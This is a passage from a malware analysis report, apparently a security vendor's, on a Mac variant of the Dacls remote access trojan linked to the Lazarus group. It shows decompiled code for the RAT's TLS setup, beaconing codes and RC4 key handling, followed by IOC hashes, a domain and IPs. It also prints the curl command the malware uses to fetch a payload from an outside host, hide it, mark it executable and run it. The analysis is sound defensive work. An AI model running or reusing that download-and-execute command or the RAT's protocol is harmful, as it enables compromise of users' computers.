Both Mac and Linux variants use the WolfSSL library for SSL communications. WolfSSL is an open-source implementation of TLS in C that supports multiple platforms. This library has been used by several threat actors. For example, Tropic Trooper used this library in its

Keyboys malware.

```
undefined4 * CMataNet_Create(int param_1)

{
  int iVar1;
  undefined4 *puVar2;
  undefined8 uVar3;
  long lVar4;
  void *pvVar5;

  puVar2 = (undefined4 *)_malloc(0x340);
  if (puVar2 != (undefined4 *)0x0) {
    *puVar2 = 0;
    *(undefined8 *)(puVar2 + 6) = 0;
    puVar2[2] = param_1;
    *(undefined8 *)(puVar2 + 4) = 0;
    puVar2[10] = 0;
    ___bzero(puVar2 + 0xe,0x308);
    _wolfSSL_library_init();
    _wolfSSL_load_error_strings();
    if (param_1 == 0) {
      uVar3 = _wolfTLSv1_2_client_method();
      lVar4 = _wolfSSL_CTX_new(uVar3);
      if (lVar4 != 0) goto LAB_10000110b;
    }
    else {
      uVar3 = _wolfTLSv1_2_server_method();
      lVar4 = _wolfSSL_CTX_new(uVar3);
      if ((((lVar4 != 0) &&
           (iVar1 = _wolfSSL_CTX_use_certificate_file(lVar4,"c_2910.cls",1), 0 < iVar1)) &&
          (iVar1 = _wolfSSL_CTX_use_PrivateKey_file(lVar4,"k_3872.cls",1), 0 < iVar1)) &&
         (iVar1 = _wolfSSL_CTX_check_private_key(lVar4), iVar1 != 0)) {
LAB_10000110b:
        *(long *)(puVar2 + 6) = lVar4;
        pvVar5 = _malloc(0x40000);
        *(void **)(puVar2 + 0xc) = pvVar5;
        return puVar2;
      }
    }
  }
```

Mac Variant

```
puVar2[2] = param_1;
*(undefined8 *)(puVar2 + 4) = 0;
puVar2[10] = 0;
thunk_FUN_0040062e(puVar2 + 0xe,0,0x102);
thunk_FUN_0040062e((long)puVar2 + 0x13a,0,0x102);
thunk_FUN_0040062e(puVar2 + 0x8f,0,0x100);
puVar2[0xcf] = 0;
if (puVar2[2] == 0) {
  thunk_FUN_00415bb0();
  FUN_00414ic0();
  uVar3 = FUN_0042c7f0();
  local_20 = FUN_00411fb0(uVar3);
  if (local_20 == 0) {
    return (undefined4 *)0;
  }
}
else {
  thunk_FUN_00415bb0();
  FUN_00414ic0();
  uVar3 = FUN_0042c840();
  local_20 = FUN_00411fb0(uVar3);
  if (local_20 == 0) {
    return (undefined4 *)0;
  }
  iVar1 = FUN_00413a90(local_20,"c_2910.cls",1);
  if (iVar1 < 1) {
    return (undefined4 *)0;
  }
  iVar1 = FUN_00413ac0(local_20,"k_3872.cls",1);
  if (iVar1 < 1) {
    return (undefined4 *)0;
  }
  iVar1 = FUN_004139e0(local_20);
  if (iVar1 == 0) {
    return (undefined4 *)0;
  }
}
*(long *)(puVar2 + 6) = local_20;
uVar3 = FUN_004aa060(0x40000);
*(undefined8 *)(puVar2 + 0xc) = uVar3;
return puVar2;
```

Linux Variant

Figure 20: WolfSSL

The command codes used for beaconing are the same as the codes used in Linux.dacls. This is to confirm the identity of the bot and the server.

```
    local_44 = 0x20000;
    iVar1 = CMataNet_SendBlock(param_1,&local_44,4,1);
    if (iVar1 != 0) {
      local_44 = 0;
      iVar1 = CMataNet_RecvBlock(param_1,&local_44,4,1,300);
      uVar2 = 0;
      if ((iVar1 != 0) && (local_44 == 0x20100)) {
        local_44 = 0x20200;
        iVar1 = CMataNet_SendBlock(param_1,&local_44,4,1);
        uVar2 = (ulong)(iVar1 != 0);
      }
      goto LAB_1000013le;
    }
  }
}
else {
  iVar1 = CMataNet_SSLHandshake(param_1);
  if (iVar1 != 0) {
    local_44 = 0;
    iVar1 = CMataNet_RecvBlock(param_1,&local_44,4,1,300);
    uVar2 = 0;
    if ((iVar1 == 0) || (local_44 != 0x20000)) goto LAB_1000013le;
    local_44 = 0x20100;
    iVar1 = CMataNet_SendBlock(param_1,&local_44,4,1);
    if (iVar1 != 0) {
      local_44 = 0;
      iVar1 = CMataNet_RecvBlock(param_1,&local_44,4,1,300);
      uVar2 = (ulong)(local_44 == 0x20200 && iVar1 != 0);
      goto LAB_1000013le;
    }
  }
}
```

Figure 21: Beconing

The RC4 key is generated by using a hard-coded key.

```
  *(undefined4 *)(param_2 + 0xf4) = 0xf7f6f5f4;
  *(undefined4 *)(param_2 + 0xf8) = 0xfbfaf9f8;
  *(undefined4 *)(param_2 + 0xfc) = 0xfffefdfc;
  *(undefined2 *)(param_2 + 0x100) = 0;
  lVar4 = 0;
  bVar3 = 0;
  puVar2 = param_3;
  do {
    rVar1 = param_2[lVar4];
    bVar3 = bVar3 + (char)rVar1 +
            param_3[(ulong)puVar2 & 0xffffffff00000000 |
                    (long)(int)lVar4 % (long)param_4 & 0xffffffffU];
    puVar2 = (uchar *)0x0;
    param_2[lVar4] = param_2[bVar3];
    param_2[bVar3] = rVar1;
    lVar4 = lVar4 + 1;
  } while (lVar4 != 0x100);
  return;
}
```

Figure 22: RC4

Initialization

Variants and detection


We also identified another variant of this RAT which downloads the malicious payload using the following curl command:


curl -k -o ~/Library/.mina https://loneeaglerecords.com/wp-content/uploads/2020/01/images.tgz.001 > /dev/null 2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev

We believe this Mac variant of the Dcals RAT is associated with the Lazarus group, also known as Hidden Cobra and APT 38, an infamous North Korean threat actor performing cyber espionage and cyber-crime operations since 2009.

The group is known to be one of the most sophisticated actors, capable of making custom malware to target different platforms. The discovery of this Mac RAT shows that this APT group is constantly developing its malware toolset.

Malwarebytes for Mac detects this remote administration Trojan as OSX-DaclsRAT.





IOCs

```
899e66ede95686a06394f707dd09b7c29af68f95d22136f0a023bfd01390ad53
846d8647d27a0d729df40b13a644f3bffdc95f6d0e600f2195c85628d59f1dc6
216a83e54cac48a75b7e071d0262d98739c840fd8cd6d0b48a9c166b69acd57d
d3235a29d254d0b73ff8b5445c962cd3b841f487469d60a02819c0eb347111dd
d3235a29d254d0b73ff8b5445c962cd3b841f487469d60a02819c0eb347111dd

loneeaglerecords[.]com/wp-content/uploads/2020/01/images.tgz.001

67.43.239.146
185.62.58.207
50.87.144.227
```